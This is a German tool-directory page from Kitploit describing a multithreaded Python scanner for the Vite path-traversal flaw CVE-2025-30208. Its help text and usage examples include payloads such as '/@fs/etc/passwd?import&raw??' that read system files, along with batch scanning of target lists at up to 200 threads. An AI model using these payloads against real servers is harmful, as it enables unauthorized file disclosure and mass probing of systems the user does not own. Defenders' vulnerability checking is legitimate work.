
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-30208-PoC — Mehrthreadiger Python-Scanner für die CVE-2025-30208 Vite-Pfadtraversal-Schwachstelle mit Unterstützung für benutzerdefinierte Payloads, Batch-Scanning und Proxy-Debugging. | Kitploit
Tools/GitHubGitHub/isee857/cve-2025-30208-poc
SchwachstellenscannerExploitationWebanwendungs-ExploitationInformationsbeschaffungWebsicherheitPenetrationstests
GitHubisee857/cve-2025-30208-poc

CVE-2025-30208-PoC

Mehrthreadiger Python-Scanner für die CVE-2025-30208 Vite-Pfadtraversal-Schwachstelle mit Unterstützung für benutzerdefinierte Payloads, Batch-Scanning und Proxy-Debugging.

Repository anzeigen
24vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    960
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    349
  • 4

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    343
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    295

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Haftungsausschluss:

Die in diesem Dokument beschriebenen Schwachstellen und deren Reproduktionsschritte dienen ausschließlich der Cybersicherheitsforschung und zu Bildungszwecken. Niemand darf die in diesem Dokument bereitgestellten Informationen für illegale Zwecke oder unbefugte Systemtests verwenden. Der Autor übernimmt keine Haftung für direkte oder indirekte Schäden, die aus der Nutzung der Informationen in diesem Dokument resultieren.

Bei Zitierung bitte die Quelle angeben.

FenChuan Adresse:

https://pc.fenchuan8.com/#/index?forum=101158&yqm=DGR4X

usage: vite_check.py [-h] [-f FILE] [-u URL] [-p PAYLOAD] [--proxy PROXY] [-o OUTPUT] [-t THREADS]

Vite Path Traversal Vulnerability Scanning Tool Author:iSee857

optional arguments:

-h, --help  Hilfe anzeigen

-f FILE, --file FILE  Datei mit Ziel-URLs

-u URL, --url URL  Einzelne Ziel-URL

-p PAYLOAD, --payload PAYLOAD

Benutzerdefinierter Prüfpfad (unterstützt zwei Formate):

1. Mit Prüfmarkierung: /path??indicator
   
2. Nur Pfad: /path?param=1??

Beispiele:

-p "/@fs/C://windows/win.ini?import&raw??"

-p "/@fs/etc/passwd?import&raw??"

--proxy PROXY  Proxy-Server-Adresse (z.B. http://127.0.0.1:8080)

-o OUTPUT, --output OUTPUT

Ausgabedateiname (Standard: results.xlsx)

-t THREADS, --threads THREADS

Anzahl der gleichzeitigen Threads (Standard: 50, Bereich: 1-200)```

Verwendungsbeispiele

1. Einzelnes Ziel scannen:

python CVE-2025-30208-PoC.py -u http://example.com -t 5

2. Batch-Scan von Zielen aus Datei:

python CVE-2025-30208-PoC.py -f targets.txt -o vuln_results.xlsx

3. Mit benutzerdefiniertem Payload:

python CVE-2025-30208-PoC.py -u http://example.com -p "/@fs/etc/passwd?import&raw??"

4. Mit Proxy debuggen:

python CVE-2025-30208-PoC.py -u http://example.com --proxy http://127.0.0.1:8080

5. Kombinierte Parameter:

python CVE-2025-30208-PoC.py -f targets.txt -t 200 -o critical_vulns.xlsx

image

image

Erklärung der Schlüsselelemente:

  1. Verwendung von Codeblöcken zur Darstellung von Parameterbeschreibungen und Verwendungsbeispielen
  2. Parameterbeschreibungen behalten das ursprüngliche Hilfetextformat bei
  3. Beispiele decken die wichtigsten Anwendungsszenarien ab
  4. Standardwerte und Wertebereiche werden hervorgehoben
  5. Parameterbeschreibungen bleiben konsistent mit dem ursprünglichen Code
  6. Verwendung unterschiedlicher Überschriftsebenen zur Organisation des Inhalts
Tool herunterladen






